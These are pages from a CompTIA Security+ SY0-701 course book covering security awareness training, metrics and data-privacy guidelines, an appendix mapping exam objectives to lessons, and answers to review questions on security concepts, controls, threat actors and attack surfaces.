

Security Awareness Training Lifecycle.

The first phase is assessing the organization's security needs and risks. Planning and designing awareness training activities follow, where a comprehensive plan is developed, including objectives, topics, and delivery methods. Once a plan is created, the development stage focuses on creating engaging and informative training materials. Training is then delivered through previously identified delivery methods, such as in-person or computer-based sessions. Evaluation and feedback activities assess the training's effectiveness and gather participant insights. Security awareness is reinforced via reoccurring training activities to ensure it remains a priority and often includes refresher training, reminders, newsletters, and awareness campaigns. Monitoring and adaptation allow organizations to continually evaluate the program's impact and make necessary adjustments based on emerging risks and changing requirements. Organizations can establish a continuous and effective security awareness training program by following this lifecycle. It helps enhance employee knowledge, steer behaviors, and cultivate

a security culture within the organization. Regular assessment, evaluation, and adaptation ensure that training remains relevant and addresses evolving security threats. A well-structured security awareness training program significantly contributes to mitigating risks, protecting sensitive data, and building a resilient cybersecurity posture.

Development and Execution of Training

Successfully executing security training means effectively providing education and instruction to employees and staff that enhance their knowledge, skills, and awareness of security practices. It involves delivering training programs addressing relevant security topics, like data protection, incident response, phishing awareness, secure coding practices, physical security, and many others. Content development focuses on creating engaging and informative training materials, using clear language, and incorporating real-world examples to enhance relevance and mix interactive elements like quizzes, case studies, or simulations to encourage active participation, critical thinking, and practical application of knowledge. Facilitating dialogue, discussion, and question-and-answer sessions further enhance the learning experience. To assess the effectiveness of security awareness practices, collecting feedback, conducting assessments, and developing relevant measurements and metrics help gauge the impact of the training and identify areas for improvement. Regular reviews and updates to training materials ensure that its content remains relevant and aligned with evolving security threats. Incorporating emerging best practices and industry trends help organizations stay current and enhance their security awareness practices.

Reporting and Monitoring

One way to gauge the efficacy of security awareness training is to assess its influence initially and through ongoing evaluations.

Initial effectiveness refers to the immediate impact of security awareness training on participants. It measures the knowledge gained, awareness raised, and behavioral changes observed immediately after completing a training program. Evaluation methods can include pre-and post-training assessments, quizzes, and surveys designed to gauge participant understanding of security concepts before and after training. Measuring initial effectiveness provides insight into the immediate impact of training and how participants have absorbed the information and concepts presented.

Recurring effectiveness assesses the long-term impact and sustainability of security awareness training by examining whether participants have retained and applied the knowledge and skills gained from training in their day-to-day activities. The focus is to measure the continued behavioral changes and the level of security consciousness within the organization over an extended period.

Initial and recurring effectiveness measurements are crucial to gauge the overall impact of security awareness training. While measuring initial effectiveness shows the immediate outcomes and knowledge uptake, recurring effectiveness measurements ensure that the training has a lasting effect and leads to sustained improvements in security practices.

Assessments and Quizzes—Conducting pre- and post-training assessments and quizzes allow organizations to measure the knowledge gained by employees during training. These reports provide quantitative data regarding training effectiveness related to knowledge retention and comprehension.

Incident Reporting—Organizations can track and analyze incident reports to assess the training program's impact on incident detection and response, identifying any patterns or trends.

Phishing Simulations—Conducting simulated phishing campaigns helps organizations evaluate employees' ability to recognize and respond to phishing attempts. Reports generated from these simulations provide data on click rates, successful phish captures, and trends in susceptibility, indicating the effectiveness of the training in mitigating phishing risks.

Observations and Feedback—Managers and supervisors can provide feedback on employees' security practices and behaviors. Qualitative information such as this provides valuable insights into the practical application of training and any challenges employees face in implementing the knowledge gained.

Metrics and Performance Indicators—Tracking relevant metrics, such as the number of reported incidents, employee compliance with security policies, or changes in password hygiene, provides quantitative data on the impact of security awareness training. These metrics help measure the effectiveness of the training program over time.

Training Completion Rates—Monitoring the completion rates of security awareness training modules or sessions indicates employee engagement and adherence to training requirements. Higher completion rates suggest better participation and performance of the training content.

Review Activity:

Importance of Personnel Policies

Answer the following questions:

1. **Your company has been the victim of several successful phishing attempts over the past year. Attackers managed to steal credentials from these attacks and use them to compromise key systems. What vulnerability contributed to the success of these social engineers, and why?**

2. **Why should an organization design role-based training programs?**

3. **You are planning a security awareness program for a manufacturer. Is a pamphlet likely to be sufficient in terms of resources?**

Lesson 16

Summary

You should be able to explain the importance of data governance policies and tools to mitigate the risk of data breaches and privacy breaches and implement security solutions for data protection.

Guidelines for Data Privacy and Protection

Follow these guidelines for creating or improving data governance policies and controls:

- Ensure that confidential and personal data is classified and managed using an information lifecycle model.
- Assign roles to ensure the proper management of data within its lifecycle.
- Develop classifications for confidential and personal information, based on standard descriptors such as public, private, sensitive, confidential, critical, proprietary, PII, health information, financial information, and customer data.
- Use a content management system that enables classification tagging of files and records.
- Use encryption products to ensure data protection at rest, in transit, and in processing.
- Use training and education programs to help employees to recognize attacks and suspicious behavior.
- Use policies and procedures that hinder social engineers from eliciting information or obtaining unauthorized access.
- Use training and education programs to help employees mainintain the safety and security of the organization's data assets.

Appendix A

Mapping Course Content to CompTIA Security+

Achieving CompTIA Security+ certification requires candidates to pass Exam SY0-701. This table describes where the exam objectives for Exam SY0-701 are covered in this course.

1.0 General Security Concepts	
1.1 Compare and contrast various types of security controls.	**Covered in**
Categories	Lesson 1, Topic B
Technical	
Managerial	
Operational	
Physical	
Control types	Lesson 1, Topic B
Preventive	
Deterrent	
Detective	
Corrective	
Compensating	
Directive	

1.2 Summarize fundamental security concepts.	**Covered in**
Confidentiality, Integrity, and Availability (CIA)	Lesson 1, Topic A
Non-repudiation	Lesson 1, Topic A
Authentication, Authorization, and Accounting	Lesson 1, Topic A
Authenticating people	
Authenticating systems	
Authorization models	

1.2 Summarize fundamental security concepts.	Covered in
Gap analysis	Lesson 1, Topic A
Zero Trust	Lesson 6, Topic B
Control Plane	
Adaptive identity	
Threat scope reduction	
Policy-driven access control	
Policy Administrator	
Policy Engine	
Data Plane	
Implicit trust zones	
Subject/System	
Policy Enforcement Point	
Physical security	Lesson 7, Topic C
Bollards	
Access control vestibule	
Fencing	
Video surveillance	
Security guard	
Access badge	
Lighting	
Sensors	
Infrared	
Pressure	
Microwave	
Ultrasonic	
Deception and disruption technology	Lesson 7, Topic B
Honeypot	
Honeynet	
Honeyfile	
Honeytoken	

1.3 Explain the importance of change management processes and the impact to security.	Covered in
Business processes impacting security operation	Lesson 14, Topic B
Approval process	
Ownership	
Stakeholders	
Impact analysis	
Test results	
Backout plan	
Maintenance window	
Standard operating procedure	

1.3 Explain the importance of change management processes and the impact to security.	Covered in
Technical implications	Lesson 14, Topic B
Allow lists/deny lists	
Restricted activities	
Downtime	
Service restart	
Application restart	
Legacy applications	
Dependencies	
Documentation	Lesson 14, Topic B
Updating diagrams	
Updating policies/procedures	
Version control	Lesson 14, Topic B

1.4 Explain the importance of using appropriate cryptographic solutions.	Covered in
Public key infrastructure (PKI)	Lesson 3, Topic B
Public key	
Private key	
Key escrow	
Encryption	Lesson 3, Topic C
Level	
Full-disk	
Partition	
File	
Volume	
Database	
Record	
Transport/communication	
Asymmetric	Lesson 3, Topic A
Symmetric	
Key exchange	Lesson 3, Topic C
Algorithms	Lesson 3, Topic A
Key length	
Tools	Lesson 3, Topic B
Trusted Platform Module (TPM)	
Hardware security module (HSM)	
Key management system	
Secure enclave	
Obfuscation	Lesson 3, Topic C
Steganography	
Tokenization	
Data masking	

1.4 Explain the importance of using appropriate cryptographic solutions.	**Covered in**
Hashing	Lesson 3, Topic A
Salting	Lesson 3, Topic C
Digital signatures	Lesson 3, Topic A
Key stretching	Lesson 3, Topic C
Blockchain	Lesson 3, Topic C
Open public ledger	Lesson 3, Topic C
Certificates	Lesson 3, Topic B
Certificate authorities	
Certificate revocation lists (CRLs)	
Online Certificate Status Protocol (OCSP)	
Self-signed	
Third-party	
Root of trust	
Certificate signing request (CSR) generation	
Wildcard	

2.0 Threats, Vulnerabilities, and Mitigations	
2.1 Compare and contrast common threat actors and motivations.	**Covered in**
Threat actors	Lesson 2, Topic A
Nation-state	
Unskilled attacker	
Hacktivist	
Insider threat	
Organized crime	
Shadow IT	
Attributes of actors	Lesson 2, Topic A
Internal/external	
Resources/funding	
Level of sophistication/capability	
Motivations	Lesson 2, Topic A
Data exfiltration	
Espionage	
Service disruption	
Blackmail	
Financial gain	
Philosophical/political beliefs	
Ethical	
Revenge	
Disruption chaos	
War	

2.2 Explain common threat vectors and attack surfaces.	Covered in
Message-based	Lesson 2, Topic B
Email	
Short Message Service (SMS)	
Instant messaging (IM)	
Image-based	Lesson 2, Topic B
File-based	Lesson 2, Topic B
Voice call	Lesson 2, Topic B
Removable device	Lesson 2, Topic B
Vulnerable software	Lesson 2, Topic B
Client-based vs. agentless	
Unsupported systems and applications	Lesson 2, Topic B
Unsecure networks	Lesson 2, Topic B
Wireless	
Wired	
Bluetooth	
Open service ports	Lesson 2, Topic B
Default credentials	Lesson 2, Topic B
Supply chain	Lesson 2, Topic B
Managed service providers (MSPs)	
Vendors	
Suppliers	
Human vectors/social engineering	Lesson 2, Topic C
Phishing	
Vishing	
Smishing	
Misinformation/disinformation	
Impersonation	
Business email compromise	
Pretexting	
Watering hole	
Brand impersonation	
Typosquatting	

2.3 Explain various types of vulnerabilities	Covered in
Application	Lesson 8, Topic B
Memory injection	
Buffer overflow	
Race conditions	
Time-of-check (TOC)	
Time-of-use (TOU)	
Malicious update	

2.3 Explain various types of vulnerabilities	Covered in
Operating system (OS)-based	Lesson 8, Topic A
Web-based	Lesson 8, Topic B
Structured Query Language injection (SQLi)	
Cross-site scripting (XSS)	
Hardware	Lesson 8, Topic A
Firmware	
End-of-life	
Legacy	
Virtualization	Lesson 8, Topic A
Virtual machine (VM) escape	
Resource reuse	
Cloud-specific	Lesson 8, Topic B
Supply chain	Lesson 8, Topic B
Service provider	
Hardware provider	
Software provider	
Cryptographic	Lesson 8, Topic A
Misconfiguration	Lesson 8, Topic A
Mobile device	Lesson 8, Topic A
Side loading	
Jailbreaking	
Zero-day	Lesson 8, Topic A

2.4 Given a scenario, analyze indicators of malicious activity.	Covered in
Malware attacks	Lesson 13, Topic A
Ransomware	
Trojan	
Worm	
Spyware	
Bloatware	
Virus	
Keylogger	
Logic bomb	
Rootkit	
Physical attacks	Lesson 13, Topic B
Brute force	
Radio frequency identification (RFID) cloning	
Environmental	

2.4 Given a scenario, analyze indicators of malicious activity.	Covered in
Network attacks	Lesson 13, Topic B
Distributed denial-of-service (DDoS)	
Amplified	
Reflected	
Domain Name System (DNS) attacks	
Wireless	
On-path	
Credential replay	
Malicious code	
Application attacks	Lesson 13, Topic C
Injection	
Buffer overflow	
Replay	
Priviege escalation	
Forgery	
Directory traversal	
Cryptographic attacks	Lesson 13, Topic B
Downgrade	
Collision	
Birthday	
Password attacks	Lesson 13, Topic B
Spraying	
Brute force	
Indicators	Lesson 13, Topic A
Account lockout	
Concurrent session usage	
Blocked content	
Impossible travel	
Resource consumption	
Resource inaccessibility	
Out-of-cycle logging	
Published/documented	
Missing logs	

2.5 Explain the purpose of mitigation techniques used to secure the enterprise.	Covered in
Segmentation	Lesson 10, Topic A
Access control	Lesson 10, Topic A
Access control list (ACL)	
Permissions	
Application allow list	Lesson 10, Topic A
Isolation	Lesson 10, Topic A
Patching	Lesson 10, Topic A

2.5 Explain the purpose of mitigation techniques used to secure the enterprise.	**Covered in**
Encryption	Lesson 10, Topic A
Monitoring	Lesson 10, Topic A
Least privilege	Lesson 10, Topic A
Configuration enforcement	Lesson 10, Topic A
Decommissioning	Lesson 10, Topic A
Hardening techniques	Lesson 10, Topic A
Encryption	
Installation of endpoint protection	
Host-based firewall	
Host-based intrusion prevention system (HIPS)	
Disabling ports/protocols	
Default password changes	
Removal of unnecessary software	

3.0 Security Architecture	
3.1 Compare and contrast security implications of different architecture models.	**Covered in**
Architecture and infrastructure concepts	Lesson 5, Topic A Lesson 6, Topic A
Cloud	
Responsibility matrix	
Hybrid considerations	
Third-party vendors	
Infrastructure as code (IaC)	
Serverless	
Microservices	
Network infrastructure	
Physical isolation	Lesson 5, Topic A
Air-gapped	
Logical segmentation	
Software-defined networking (SDN)	Lesson 6, Topic A
On-premises	Lesson 5, Topic A
Centralized vs. decentralized	Lesson 6, Topic A
Containerization	
Virtualization	
IoT	Lesson 6, Topic B
Industrial control systems (ICS)/supervisory control and data acquisition (SCADA)	
Real-time operating system (RTOS)	
Embedded systems	
High availability	Lesson 6, Topic A

3.1 Compare and contrast security implications of different architecture models.	**Covered in**
Considerations	Lesson 6, Topic A
Availability	
Resilience	
Cost	
Responsiveness	
Scalability	
Ease of deployment	
Risk transference	Lesson 5, Topic A
Ease of recovery	Lesson 6, Topic A
Patch availability	
Inability to patch	
Power	
Compute	

3.2 Given a scenario, apply security principles to secure enterprise infrastructure.	**Covered in**
Infrastructure considerations	Lesson 5, Topic A
Device placement	Lesson 5, Topic B
Security zones	Lesson 5, Topic A
Attack surface	
Connectivity	
Failure modes	Lesson 5, Topic B
Fail-open	
Fail-closed	
Device attribute	
Active vs. passive	
Inline vs. tap/monitor	
Network appliances	Lesson 5, Topic A
Jump server	Lesson 5, Topic C
Proxy server	Lesson 5, Topic B
Intrusion prevention system (IPS)/intrusion detection system (IDS)	
Load balancer	
Sensors	
Port security	Lesson 5, Topic A
802.1X	
Extensible Authentication Protocol (EAP)	
Firewall types	Lesson 5, Topic B
Web application firewall (WAF)	
Unified threat management (UTM)	
Next-generation firewall (NGFW)	
Layer 4/Layer 7	

3.2 Given a scenario, apply security principles to secure enterprise infrastructure.	Covered in
Secure communication/access	Lesson 5, Topic C
Virtual private network (VPN)	
Remote access	
Tunneling	
Transport Layer Security (TLS)	
Internet protocol security (IPSec)	
Software-defined wide area network (SD-WAN)	Lesson 6, Topic A
Secure access service edge (SASE)	
Selection of effective controls	Lesson 5, Topic B

3.3 Compare and contrast concepts and strategies to protect data.	Covered in
Data types	Lesson 16, Topic A
Regulated	
Trade secret	
Intellectual property	
Legal information	
Financial information	
Human- and non-human-readable	
Data classifications	Lesson 16, Topic A
Sensitive	
Confidential	
Public	
Restricted	
Private	
Critical	
General data considerations	Lesson 16, Topic A
Data states	
Data at rest	
Data in transit	
Data in use	
Data sovereignty	
Geolocation	
Methods to secure data	Lesson 16, Topic A
Geographic restrictions	
Encryption	
Hashing	
Masking	
Tokenization	
Obfuscation	
Segmentation	
Permission restrictions	

3.4 Explain the importance of resilience and recovery in security architecture.	Covered in
High availability	Lesson 7, Topic B
Load balancing vs. clustering	
Site considerations	Lesson 7, Topic B
Hot	
Cold	
Warm	
Geographic dispersion	
Platform diversity	Lesson 7, Topic B
Multi-cloud systems	Lesson 7, Topic B
Continuity of operations	Lesson 7, Topic B
Capacity planning	Lesson 7, Topic B
People	
Technology	
Infrastructure	
Testing	Lesson 7, Topic B
Tabletop exercises	
Fail over	
Simulation	
Parallel processing	
Backups	Lesson 7, Topic B Lesson 7, Topic A
Onsite/offsite	
Frequency	
Encryption	
Snapshots	
Recovery	
Replication	
Journaling	
Power	Lesson 7, Topic B
Generators	
Uninterruptible power supply (UPS)	

4.0 Security Operations 4.1 Given a scenario, apply common security techniques to computing resources.	Covered in
Secure baselines	Lesson 9, Topic A
Establish	
Deploy	
Maintain	

4.1 Given a scenario, apply common security techniques to computing resources.	**Covered in**
Hardening targets	Lesson 9, Topic A
Mobile devices	Lesson 10, Topic A
Workstations	
Switches	Lesson 9, Topic A
Routers	
Cloud infrastructure	Lesson 11, Topic B
Servers	
ICS/SCADA	Lesson 10, Topic A
Embedded systems	
RTOS	
IoT devices	
Wireless devices	Lesson 9, Topic A
Installation considerations	
Site surveys	
Heat maps	
Mobile solutions	Lesson 10, Topic B
Mobile device management (MDM)	
Deployment models	
Bring your own device (BYOD)	
Corporate-owned, personally enabled (COPE)	
Choose your own device (CYOD)	
Connection methods	
Cellular	
Wi-Fi	
Bluetooth	
Wireless security settings	Lesson 9, Topic A
Wi-Fi Protected Access 3 (WPA3)	
AAA/Remote Authentication Dial-In User Service (RADIUS)	
Cryptographic protocols	
Authentication protocols	
Application security	Lesson 11, Topic B
Input validation	
Secure cookies	
Static code analysis	
Code signing	
Sandboxing	Lesson 11, Topic B
Monitoring	Lesson 11, Topic B

4.2 Explain the security implications of proper hardware, software, and data asset management.	**Covered inw**
Acquisition/procurement process	Lesson 7, Topic A
Assignment/accounting	Lesson 7, Topic A
Ownership	
Classification	
Monitoring/asset tracking	Lesson 7, Topic A
Inventory	
Enumeration	
Disposal/decommissioning	Lesson 7, Topic A
Sanitization	
Destruction	
Certification	
Data retention	

4.3 Explain various activities associated with vulnerability management.	**Covered in**
Identification methods	Lesson 8, Topic C
Vulnerability scan	
Application security	
Static analysis	
Dynamic analysis	
Package monitoring	
Threat feed	
Open-source intelligence (OSINT)	
Proprietary/third-party	
Information-sharing organization	
Dark web	
Penetration testing	
Responsible disclosure program	
Bug bounty program	
System/process audit	
Analysis	Lesson 8, Topic D
Confirmation	
False positive	
False negative	
Prioritize	
Common Vulnerability Scoring System (CVSS)	
Common Vulnerability Enumeration (CVE)	
Vulnerability classification	
Exposure factor	
Environmental variables	
Industry/organizational impact	
Risk tolerance	

4.3 Explain various activities associated with vulnerability management.	**Covered in**
Vulnerability response and remediation	Lesson 8, Topic D
Patching	
Insurance	
Segmentation	
Compensating controls	
Exceptions and exemptions	
Validation of remediation	Lesson 8, Topic D
Rescanning	
Audit	
Verification	
Reporting	Lesson 8, Topic D

4.4 Explain security alerting and monitoring concepts and tools.	**Covered in**
Monitoring computing resources	Lesson 12, Topic D
Systems	
Applications	
Infrastructure	
Activities	Lesson 12, Topic D
Log aggregation	
Alerting	
Scanning	
Reporting	
Archiving	
Alert response and remediation/validation	
Quarantine	
Alert tuning	
Tools	Lesson 12, Topic D
Security Content Automation Protocol (SCAP)	
Benchmarks	
Agents/agentless	
Security information and event management (SIEM)	
Antivirus	
Data loss prevention (DLP)	
Simple Network Management Protocol (SNMP) traps	
NetFlow	
Vulnerability scanners	

4.5 Given a scenario, modify enterprise capabilities to enhance security.	Covered in
Firewall	Lesson 9, Topic B
Rules	
Access lists	
Ports/protocols	
Screened subnets	
IDS/IPS	Lesson 9, Topic B
Trends	
Signatures	
Web filter	Lesson 9, Topic B
Agent-based	
Centralized proxy	
Universal Resource Locator (URL) scanning	
Content categorization	
Block rules	
Reputation	
Operating system security	Lesson 10, Topic A
Group Policy	
SELinux	
Implementation of secure protocols	Lesson 11, Topic A
Protocol selection	
Port selection	
Transport method	
DNS filtering	Lesson 11, Topic A
Email security	Lesson 11, Topic A
Domain-based Message Authentication Reporting and Conformance (DMARC)	
DomainKeys Identified Mail (DKIM)	
Sender Policy Framework (SPF)	
Gateway	
File integrity monitoring	Lesson 10, Topic A
DLP	Lesson 11, Topic A
Network access control (NAC)	Lesson 9, Topic A
Endpoint detection and response (EDR)/extended detection and response (XDR)	Lesson 10, Topic A
User behavior analytics	Lesson 10, Topic A

4.6 Given a scenario, implement and maintain identity and access management.	Covered in
Provisioning/de-provisioning user accounts	Lesson 4, Topic B
Permission assignments and implications	Lesson 4, Topic B
Identity proofing	Lesson 4, Topic B
Federation	Lesson 4, Topic C

4.6 Given a scenario, implement and maintain identity and access management.	Covered in
Single sign-on (SSO)	Lesson 4, Topic C
Lightweight Directory Access Protocol (LDAP)	
Open authorization (OAuth)	
Security Assertions Markup Language (SAML)	
Interoperability	Lesson 4, Topic C
Attestation	Lesson 4, Topic A
Access controls	Lesson 4, Topic B
Mandatory	
Discretionary	
Role-based	
Rule-based	
Attribute-based	
Time-of-day restrictions	
Least privilege	
Multifactor authentication	Lesson 4, Topic A
Implementations	
Biometrics	
Hard/soft authentication tokens	
Security keys	
Factors	
Something you know	
Something you have	
Something you are	
Somewhere you are	
Password concepts	Lesson 4, Topic A
Password best practices	
Length	
Complexity	
Reuse	
Expiration	
Age	
Password managers	
Passwordless	
Privileged access management tools	Lesson 4, Topic B
Just-in-time permissions	
Password vaulting	
Ephemeral credentials	

4.7 Explain the importance of automation and orchestration related to secure operations.	Covered in
Use cases of automation and scripting	Lesson 14, Topic C
User provisioning	
Resource provisioning	
Guard rails	
Security groups	
Ticket creation	
Escalation	
Enabling/disabling services and access	
Continous integration and testing	
Integrations and Application programming interfaces (APIs)	
Benefits	Lesson 14, Topic C
Efficiency/time saving	
Enforcing baselines	
Standard infrastructure configurations	
Scaling in a secure manner	
Employee retention	
Reaction time	
Workforce multiplier	
Other considerations	Lesson 14, Topic C
Complexity	
Cost	
Single point of failure	
Technical debt	
Ongoing supportability	

4.8 Explain appropriate incident response activities.	Covered in
Process	Lesson 12, Topic A
Preparation	
Detection	
Analysis	
Containment	
Eradication	
Recovery	
Lessons learned	
Training	Lesson 12, Topic A
Testing	Lesson 12, Topic A
Tabletop exercise	
Simulation	
Root cause anlaysis	Lesson 12, Topic A
Threat hunting	Lesson 12, Topic A

4.8 Explain appropriate incident response activities.	Covered in
Digital forensics	Lesson 12, Topic B
Legal hold	
Chain of custody	
Acquisition	
Reporting	
Preservaction	
E-discovery	

4.9 Given a scenario, use data sources to support an investigation.	Covered in
Log data	Lesson 12, Topic C
Firewall logs	
Application logs	
Endpoint logs	
OS-specific security logs	
IPS/IDS logs	
Network logs	
Metadata	
Data sources	Lesson 12, Topic C
Vulnerability scans	
Automated reports	
Dashboards	
Packet captures	

5.0 Security Program Management and Oversight 5.1 Summarize elements of effective security governance.	Covered in
Guidelines	Lesson 14, Topic A
Policies	Lesson 14, Topic A
Acceptable use policy (AUP)	
Information security policies	
Business continuity	
Disaster recovery	
Incident response	
Software development lifecycle (SDLC)	
Change management	
Standards	Lesson 14, Topic A
Password	
Access control	
Physical security	
Encryption	

5.1 Summarize elements of effective security governance.	Covered in
Procedures	Lesson 14, Topic A
Change management	
Onboarding/offboarding	
Playbooks	
External considerations	Lesson 14, Topic A
Regulatory	
Legal	
Industry	
Local/regional	
National	
Global	
Monitoring and revision	Lesson 14, Topic A
Types of governance structures	Lesson 14, Topic A
Boards	
Committees	
Government entities	
Centralized/decentralized	
Roles and responsibilities for systems and data	Lesson 14, Topic A
Owners	
Controllers	
Processors	
Custodians/stewards	

5.2 Explain elements of the risk management process.	Covered in
Risk identification	Lesson 15, Topic A
Risk assessment	Lesson 15, Topic A
Ad hoc	
Recurring	
One-time	
Continuous	
Risk analysis	Lesson 15, Topic A
Qualitative	
Quantitative	
Single loss expectancy (SLE)	
Annualized loss expectancy (ALE)	
Annualized rate of occurrence (ARO)	
Probability	
Likelihood	
Exposure factor	
Impact	
Risk register	Lesson 15, Topic A
Key risk indicators	
Risk owners	
Risk threshold	

5.2 Explain elements of the risk management process.	Covered in
Risk tolerance	Lesson 15, Topic A
Risk appetite	Lesson 15, Topic A
Expansionary	
Conservative	
Neutral	
Risk management strategies	Lesson 15, Topic A
Transfer	
Accept	
Exemption	
Exception	
Avoid	
Mitigate	
Risk reporting	Lesson 15, Topic A
Business impact analysis	Lesson 15, Topic A
Recovery time objective (RTO)	
Recovery point objective (RPO)	
Mean time to repair (MTTR)	
Mean time between failures (MTBF)	

5.3 Explain the processes associated with third-party risk assessment and management.	Covered in
Vendor assessment	Lesson 15, Topic B
Penetration testing	
Right-to-audit clause	
Evidence of internal audits	
Independent assessments	
Supply chain analysis	
Vendor selection	Lesson 15, Topic B
Due diligence	
Conflict of interest	
Agreement types	Lesson 15, Topic B
Service-level agreement (SLA)	
Memorandum of agreement (MOA)	
Memorandum of understanding (MOU)	
Master service agreement (MSA)	
Work order (WO)/statement of work (SOW)	
Non-disclosure agreement (NDA)	
Business partners agreement (BPA)	
Vendor monitoring	Lesson 15, Topic B
Questionnaires	Lesson 15, Topic B
Rules of engagement	Lesson 15, Topic B

5.4 Summarize elements of effective security compliance.	Covered in
Compliance reporting	Lesson 16, Topic A
Internal	
External	
Consequences of non-compliance	Lesson 16, Topic A
Fines	
Sanctions	
Reputational damage	
Loss of license	
Contractual impacts	
Compliance monitoring	Lesson 16, Topic A
Due diligence/care	
Attestation and acknowledgement	
Internal and external	
Automation	
Privacy	Lesson 16, Topic A
Legal implications	
Local/regional	
National	
Global	
Data subject	
Controller vs. processor	
Ownership	
Data inventory and retention	
Right to be forgotten	

5.5 Explain types and purposes of audits and assessments.	Covered in
Attestation	Lesson 15, Topic C
Internal	Lesson 15, Topic C
Compliance	
Audit committee	
Self-assessments	
External	Lesson 15, Topic C
Regulatory	
Examinations	
Assessment	
Independent third-party audit	

5.5 Explain types and purposes of audits and assessments.	**Covered in**
Penetration testing	Lesson 15, Topic C
Physical	
Offensive	
Defensive	
Integrated	
Known environment	
Partially known environment	
Unknown environment	
Reconnaissance	
Passive	
Active	

5.6 Given a scenario, implement security awareness practices.	**Covered in**
Phishing	Lesson 16, Topic B
Campaigns	
Recognizing a phishing attempt	
Responding to reported suspicious messages	
Anomalous behavior recognition	Lesson 16, Topic B
Risky	
Unexpected	
Unintentional	
User guidance and training	Lesson 16, Topic B
Policy/handbooks	
Situational awareness	
Insider threat	
Password management	
Removable media and cables	
Social engineering	
Operational security	
Hybrid/remote work environments	
Reporting and monitoring	Lesson 16, Topic B
Initial	
Recurring	
Development	Lesson 16, Topic B
Execution	Lesson 16, Topic B

Solutions

Review Activity: Security Concepts

1. What are the properties of a secure information processing system?

Confidentiality, integrity, and availability (and non-repudiation)

2. What term is used to describe the property of a secure network where a sender cannot deny having sent a message?

Non-repudiation

3. A company provides a statement of deviations from framework best practices to a regulator. What process has the company performed?

Gap analysis

4. What process within an access control framework logs actions performed by subjects?

Accounting

5. What is the difference between authorization and authentication?

Authorization means granting the account that has been configured for the user on the computer system the right to make use of a resource. *Authorization* manages the privileges granted on the resource. Authentication protects the validity of the user account by testing that the person accessing that account is who they say they are.

6. How does accounting provide non-repudiation?

A user's actions are logged on the system. Each user is associated with a unique computer account. As long as the user's authentication is secure and the logging system is tamperproof, they cannot deny having performed the action.

Review Activity: Security Controls

1. You have implemented a secure web gateway that blocks access to a social networking site. How would you categorize this type of security control?

It is a technical type of control (implemented in software) and acts as a preventive measure.

2. A company has installed motion-activated floodlighting on the grounds around its premises. What class and function is this security control?

It would be classed as a physical control, and its function is both detecting and deterring.

3. A firewall appliance intercepts a packet that violates policy. It automatically updates its access control list to block all further packets from the source IP. What TWO functions did the security control perform?

Preventive and corrective

4. If a security control is described as operational and compensating, what can you determine about its nature and function?

The control is enforced by a person rather than a technical system, and the control has been developed to replicate the functionality of a primary control, as required by a security standard.

5. A multinational company manages a large amount of valuable intellectual property (IP) data, plus personal data for its customers and account holders. What type of business unit can be used to manage such important and complex security requirements?

A security operations center (SOC)

6. A business is expanding rapidly, and the owner is worried about tensions between its established IT and programming divisions. What type of security business unit or function could help to resolve these issues?

Development and operations (DevOps) is a cultural shift within an organization to encourage more collaboration between developers and systems administrators. DevSecOps embeds the security function within these teams as well.

Review Activity: Threat Actors

1. Which of the following would be assessed by likelihood and impact: vulnerability, threat, or risk?

Risk. To assess likelihood and impact, you must identify both the vulnerability and the threat posed by a potential exploit.

2. True or false? Nation-state actors only pose a risk to other states.

False. Nation-state actors have targeted commercial interests for theft, espionage, and extortion.

3. You receive an email with a screenshot showing a command prompt at one of your application servers. The email suggests you engage the hacker for a day's consultancy to patch the vulnerability. How should you categorize this threat?

If the consultancy is refused and the hacker takes no further action, it can be classed as for financial gain only. If the offer is declined and the hacker then threatens to sell the exploit or to publicize the vulnerability, then the motivation is criminal.

4. Which type of threat actor is primarily motivated by the desire for political change?

Hacktivist

5. Which three types of threat actor are most likely to have high levels of funding?

State actors, organized crime, and competitors

Review Activity: Attack Surfaces

1. **A company uses stock photos from a site distributing copyright-free media to illustrate its websites and internal presentations. Subsequently, one of the company's computers is found infected with malware that was downloaded by code embedded in the headers of a photo file obtained from the site. What threat vector(s) does this attack use?**

The transmission vector is image based, and the use of a site known to be used by the organization makes this a supply chain vulnerability (even though the images are not paid for). It's not stated explicitly, but the attack is also likely to depend on a vulnerability in the software used to download and/or view or edit the photo.

2. **A company's systems are disrupted by a ransomware attack launched via a vulnerability in a network monitoring tool used by the company's outsourced IT management. Aside from a software vulnerability, what part of the company's attack surface has been used as a threat vector?**

This is a supply chain vulnerability, specifically arising from the company's managed service provider (MSP).

3. **A company uses cell phones to provide IT support to its remote employees, but it does not maintain an authoritative directory of contact numbers for support staff. Risks from which specific threat vector are substantially increased by this oversight?**

Voice calls: the risk that threat actors could impersonate IT support personnel to trick employees into revealing confidential information or installing malware.

Review Activity: Social Engineering

